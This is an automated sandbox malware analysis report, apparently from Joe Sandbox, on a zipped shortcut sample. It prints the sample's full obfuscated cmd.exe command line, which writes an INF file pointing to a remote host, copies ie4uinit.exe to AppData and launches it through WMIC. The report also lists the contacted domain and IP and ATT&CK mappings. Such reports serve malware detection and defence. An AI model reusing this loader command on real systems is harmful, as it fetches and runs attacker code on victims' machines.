ID: 16737
Sample Name: Education and Experience.lnk(1).zip
Cookbook: defaultwindowsinteractivecookbook.jbs
Time: 23:30:11
Date: 15/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Education and Experience.lnk(1).zip


Overview

General Information

Sample Name:	Education and Experience.lnk(1).zip
Analysis ID:	16737
MD5:	254c94d8e782…
SHA1:	cc6081254fa2a..
SHA256:	af67e631e6c18..
Infos:	



Detection




Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Very long command line found
- Creates processes via WMI
- Contains functionality to create proc…
- Drops PE files
- Uses a known web browser user age…
- Very long cmdline option found, this…
- Deletes files inside the Windows fol…
- Creates COM task schedule object …
- PE file contains sections with non-s…
- Binary contains a suspicious time s…
- Sample execution stops while proce…
- Creates a process in suspended mo…

Classification



Process Tree

- **System is w10x64_ra**
- cmd.exe (PID: 6460 cmdline: "C:\Windows\System32\cmd.exe" /v /c set "Lucky50=e" && set "Lucky5=$w" && set "Lucky03=version" && set "Lucky10=d" && (for %u in (a) do @set "Lucky87=%~u") && set "Lucky41=Fast" && call set "Lucky59=%Lucky41:~2,1%" && set "Lucky85=init" && set "Lucky7=t" && set "Lucky26=." && set "Lucky23=settings" && set "Lucky55=si" && (for %q in (c) do @set "Lucky29=%~q") && set "Lucky65=!Lucky26!inf" && set "Lucky15=ieu!Lucky85!!Lucky65!" && call !Lucky59!et "Lucky11=%app!Lucky10!ata%\micro!Lucky59!oft\" && !Lucky59!et "Lucky8=!Lucky11!!Lucky15!" && (for %p in ("[!Lucky03!]" "signature = !Lucky5!indows nt$" "[!Lucky10!e!Lucky59!tinationdirs]" "E4139C=01" "[!Lucky10!efaultIn!Lucky59!tall.windows7]" "UnRegis!Lucky7!erOCXs=A687D4" "!Lucky10!elfil!Lucky50!s=E4139C" "[A687D4]" "%11%\scro\" "%Lucky51%j,NI,%Lucky21%%Lucky0%%Lucky0%p%Lucky1%%Lucky9%%Lucky9%sophia-lagoon!Lucky26!%Lucky56%/81754783" "[E4139C]" "ieu%Lucky69%!Lucky65!" "[!Lucky59!!Lucky7!rings]" "Lucky69=!Lucky85!" "Lucky0=t;Lucky40" "!Lucky59!ervicen!Lucky87!me=' '" "Lucky21=h" "Lucky1=:;Lucky35" "Lucky9=/" "!Lucky59!hortsvcn!Lucky87!me=' '" "Lucky56=net" "Lucky51=b;Lucky67" "Lucky25=%time%") do @e!Lucky29!ho %~p)>"!Lucky8!" && !Lucky59!et "Lucky2=ie4u!Lucky85!.!Lucky50!xe" && call xcopy /Y /C /Q %win!Lucky10!ir%\!Lucky59!ystem32\!Lucky2! "!Lucky11!*" | set Lucky93=Nation && !Lucky59!t!Lucky87!rt "" wmi!Lucky29! proce!Lucky59!s call !Lucky29!rea!Lucky7!e "!Lucky11!!Lucky2! -base!Lucky23!" | set Lucky28= Occur Elevator Knock Considerations Teens Stool Rankings Offices Message Toward Reviews Discusses Appliances Tasks Scorpion Situations Erase Shock Clean Vault Carriers Twins Disease Dentists Seeks Friends Impulse Vehicles Stand Submissions Night Batteries Cigar Junior Heart Habit Containers Cables Taxes Ostrich Series Incentives Sorts Erode Measurements Investigators Styles Music Actress Items Differ Suits Sources Archives Headphones Texas Emotions Monsters Above Holdings Outputs Characteristics Forecasts Readers Processes Plastic Mosquito Roses Manuals Representatives Editors Elephant Recommendations Roommates Coral Dolphin Offers Focuses Implies Ignore Champions Family Rangers Garlic Blind Evidence Facilities Products Makers Wives Pockets Solaris Vibrant Excess Raven Secrets Celebs Summaries Inherit Crawl Tutorials Stands Upgrade Crowd Betray Orange Patient Entire Weather Cruel Wellness Attention Waters Failures Jewel Buttons Assume Configurations Levels Enemy Labels Memories Ticket Honey Violin Primary Lovers Depends Exceptions Findings Olympics Cousin Kinds Fruits Centres Smart Avoid Mechanic Gorilla Swingers Century Figure Details Renew Careers Embody Shapes Antibodies Motion Interactions Instances Miles Subway Remain Legend Mounts Midnight Mercy Filter Sessions Asthma Shrimp Greetings Autumn MD5: 9D59442313565C2E0860B88BF32B2277)
  - conhost.exe (PID: 6468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: C5E9B1D1103EDCEA2E408E9497A5A88F)
  - cmd.exe (PID: 6520 cmdline: C:\Windows\system32\cmd.exe /S /D /c" call xcopy /Y /C /Q %windir%\system32\ie4uinit.exe "C:\Users\user\AppData\Roaming\microsoft*" " MD5: 9D59442313565C2E0860B88BF32B2277)
    - xcopy.exe (PID: 6548 cmdline: xcopy /Y /C /Q C:\Windows\system32\ie4uinit.exe "C:\Users\user\AppData\Roaming\microsoft*" MD5: F359375C36D2C540DFF1141B11BF2F7F)
  - cmd.exe (PID: 6532 cmdline: C:\Windows\system32\cmd.exe /S /D /c" set Lucky93=Nation " MD5: 9D59442313565C2E0860B88BF32B2277)
  - cmd.exe (PID: 6572 cmdline: C:\Windows\system32\cmd.exe /S /D /c" start "" wmic process call create "C:\Users\user\AppData\Roaming\microsoft\ie4uinit.exe -basesettings" " MD5: 9D59442313565C2E0860B88BF32B2277)
    - WMIC.exe (PID: 6604 cmdline: wmic process call create "C:\Users\user\AppData\Roaming\microsoft\ie4uinit.exe -basesettings" MD5: 29B7D02A3B5F670B5AF2DAF008810863)
      - conhost.exe (PID: 6612 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: C5E9B1D1103EDCEA2E408E9497A5A88F)
  - cmd.exe (PID: 6580 cmdline: C:\Windows\system32\cmd.exe /S /D /c" set Lucky28= Occur Elevator Knock Considerations Teens Stool Rankings Offices Message Toward Reviews Discusses Appliances Tasks Scorpion Situations Erase Shock Clean Vault Carriers Twins Disease Dentists Seeks Friends Impulse Vehicles Stand Submissions Night Batteries Cigar Junior Heart Habit Containers Cables Taxes Ostrich Series Incentives Sorts Erode Measurements Investigators Styles Music Actress Items Differ Suits Sources Archives Headphones Texas Emotions Monsters Above Holdings Outputs Characteristics Forecasts Readers Processes Plastic Mosquito Roses Manuals Representatives Editors Elephant Recommendations Roommates Coral Dolphin Offers Focuses Implies Ignore Champions Family Rangers Garlic Blind Evidence Facilities Products Makers Wives Pockets Solaris Vibrant Excess Raven Secrets Celebs Summaries Inherit Crawl Tutorials Stands Upgrade Crowd Betray Orange Patient Entire Weather Cruel Wellness Attention Waters Failures Jewel Buttons Assume Configurations Levels Enemy Labels Memories Ticket Honey Violin Primary Lovers Depends Exceptions Findings Olympics Cousin Kinds Fruits Centres Smart Avoid Mechanic Gorilla Swingers Century Figure Details Renew Careers Embody Shapes Antibodies Motion Interactions Instances Miles Subway Remain Legend Mounts Midnight Mercy Filter Sessions Asthma Shrimp Greetings Autumn" MD5: 9D59442313565C2E0860B88BF32B2277)
- ie4uinit.exe (PID: 6680 cmdline: C:\Users\user\AppData\Roaming\microsoft\ie4uinit.exe -basesettings MD5: AD9AD3C852D59FBF125F02A09F1FF405)

- ie4uinit.exe (PID: 6712 cmdline: C:\Users\user\AppData\Roaming\microsoft\ie4uinit.exe -ClearIconCache MD5: AD9AD3C852D59FBF125F02A09F1FF405)
  - rundll32.exe (PID: 6764 cmdline: C:\Windows\system32\RunDll32.exe C:\Windows\system32\migration\WininetPlugin.dll,MigrateCacheForUser /m /0 MD5: F68AF942FD7CCC0E7BAB1A2335D2AD26)
- ie4uinit.exe (PID: 6788 cmdline: "C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe" MD5: AD9AD3C852D59FBF125F02A09F1FF405)
- ie4uinit.exe (PID: 2792 cmdline: "C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe" MD5: AD9AD3C852D59FBF125F02A09F1FF405)
- ie4uinit.exe (PID: 6612 cmdline: "C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe" MD5: AD9AD3C852D59FBF125F02A09F1FF405)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

System Summary

Very long command line found

Contains functionality to create processes via WMI

Persistence and Installation Behavior


Creates processes via WMI

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 1 Process Injection	LSASS Memory	1 Remote System Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	Logon Script (Windows)	1 Rundll32	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 2 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Timestomp	NTDS	3 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
sophia-lagoon.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://sophia-lagoon.net/81754783lP	0%	Avira URL Cloud	safe	
http://sophia-lagoon.net/81754783WWC:	0%	Avira URL Cloud	safe	
http://sophia-lagoon.net/81754783	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sophia-lagoon.net	142.11.222.59	true	false	• 0%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sophia-lagoon.net/81754783	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://suggest.yandex.by/suggest-ff.cgi?srv=ie11&part=	xcopy.exe, 0000000E.00000002.1487250753.000002784F9CB000.00000004.00000020.00020000.00000000.sdmp, ie4uinit.exe, 00000013.00000000.1501414620.00007FF63F516000.00000002.00000001.01000000.00000006.sdmp, ie4uinit.exe.14.dr	false		high
http://www.baidu.com/favicon.icohttps://suggest.yandex.com.tr/suggest-ff.cgi?srv=ie11&uil=tr&part=	xcopy.exe, 0000000E.00000002.1487250753.000002784F9CB000.00000004.00000020.00020000.00000000.sdmp, ie4uinit.exe, 00000013.00000000.1501414620.00007FF63F516000.00000002.00000001.01000000.00000006.sdmp, ie4uinit.exe.14.dr	false		high
http://https://suggest.yandex.kz/suggest-ff.cgi?srv=ie11&part=	xcopy.exe, 0000000E.00000002.1487250753.000002784F9CB000.00000004.00000020.00020000.00000000.sdmp, ie4uinit.exe, 00000013.00000000.1501414620.00007FF63F516000.00000002.00000001.01000000.00000006.sdmp, ie4uinit.exe.14.dr	false		high
http://https://suggest.yandex.ua/suggest-ff.cgi?srv=ie11&part=	xcopy.exe, 0000000E.00000002.1487250753.000002784F9CB000.00000004.00000020.00020000.00000000.sdmp, ie4uinit.exe, 00000013.00000000.1501414620.00007FF63F516000.00000002.00000001.01000000.00000006.sdmp, ie4uinit.exe.14.dr	false		high
http://sophia-lagoon.net/81754783WWC:	ie4uinit.exe, 00000013.00000003.1525429471.000002474C031000.00000004.00000020.00020000.00000000.sdmp, ie4uinit.exe, 00000013.00000003.1580755717.000002474C033000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://sophia-lagoon.net/81754783lP	ie4uinit.exe, 00000013.00000003.1580755717.000002474C003000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.baidu.com/s?tn=80035161_2_dg&wd=	xcopy.exe, 0000000E.00000002.1487250753.000002784F9CB000.00000004.00000020.00020000.00000000.sdmp, ie4uinit.exe, 00000013.00000000.1501414620.00007FF63F516000.00000002.00000001.01000000.00000006.sdmp, ie4uinit.exe.14.dr	false		high
http://https://www.sogou.com/tx?hdq=sogou-wsse-6abba5d8ab1f4f32&query=	xcopy.exe, 0000000E.00000002.1487250753.000002784F9CB000.00000004.00000020.00020000.00000000.sdmp, ie4uinit.exe, 00000013.00000000.1501414620.00007FF63F516000.00000002.00000001.01000000.00000006.sdmp, ie4uinit.exe.14.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.11.222.59	sophia-lagoon.net	United States		54290	HOSTWINDSUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	16737
Start date and time:	2023-02-15 23:30:11 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsinteractivecookbook.jbs
Analysis system description:	Windows 10 64 bit version 1909 (MS Office 2019, IE 11, Chrome 104, Firefox 88, Adobe Reader DC 21, Java 8 u291, 7-Zip)
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Education and Experience.lnk(1).zip
Detection:	MAL
Classification:	mal52.evad.winZIP@23/9@1/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .zip

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, rundll32.exe, BackgroundTransferHost.exe, consent.exe, WMIADAP.exe, SIHClient.exe, SgrmBroker.exe, backgroundTaskHost.exe, usocoreworker.exe, svchost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, fp.msedge.net, login.live.com, slscr.update.microsoft.com, r.bing.com, ctldl.windowsupdate.com, cdn.onenote.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:30:55	API Interceptor	1x Sleep call for process: WMIC.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.bak

Process:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6574
Entropy (8bit):	4.837754607383038
Encrypted:	false
SSDEEP:	192:wnTkA+yk48l1fe0+xE3EjmEshEmCESnEAL6cET3KcoE0ESEMjE6oENtEFQxjSASD:wnTkA+yk44fe0+xE3EjmEshEmCESnE4l
MD5:	16783A1E3F36556A265FB98A68CFA261
SHA1:	218196E4BB48F554E5F2A8E85FECBD5ACC8122A9
SHA-256:	27DEE6684AA699F0789479FB7BF1391528E10A11F2882C0625A97B4D30A4BE79

SHA-512:	EAD374657EBF183BFEFFF68EDDEA9C1718E4E778A92717893F45C4130AAA139741D090F33D13719627742BEAE555D1598984451FD51EEDB9BA6AB3DCF517E08 B
Malicious:	false
Preview:	06/08/2021 08:10:10 Checking for existence of Branding Active Setup stub.....06/08/2021 08:10:10 InternetExplorerBrandGUID didn't exist: Branding component not installed..06/08/2021 08:10:10 Inf Version is set to "11,00,18362,1"...06/08/2021 08:10:10 HKCU Active Setup Key not found.....06/08/2021 08:10:10 COM initialized wit h S_FALSE success code.....06/08/2021 08:10:10 Branding Internet Explorer.....06/08/2021 08:10:10 Command line is "/mode:isp /peruser".....06/08/2021 08:10:10 Global branding settings are:..06/08/2021 08:10:10 Context is (0x01C00008) "Internet Content Providers, running from per-user stub";..06/08/2021 08:10:10 Settings file is "C:\Program Files (x86)\Internet Explorer\Signup\install.ins";..06/08/2021 08:10:10 Target folder path is "C:\Program Files (x86)\Internet Explorer\Signup"...0 6/08/2021 08:10:10 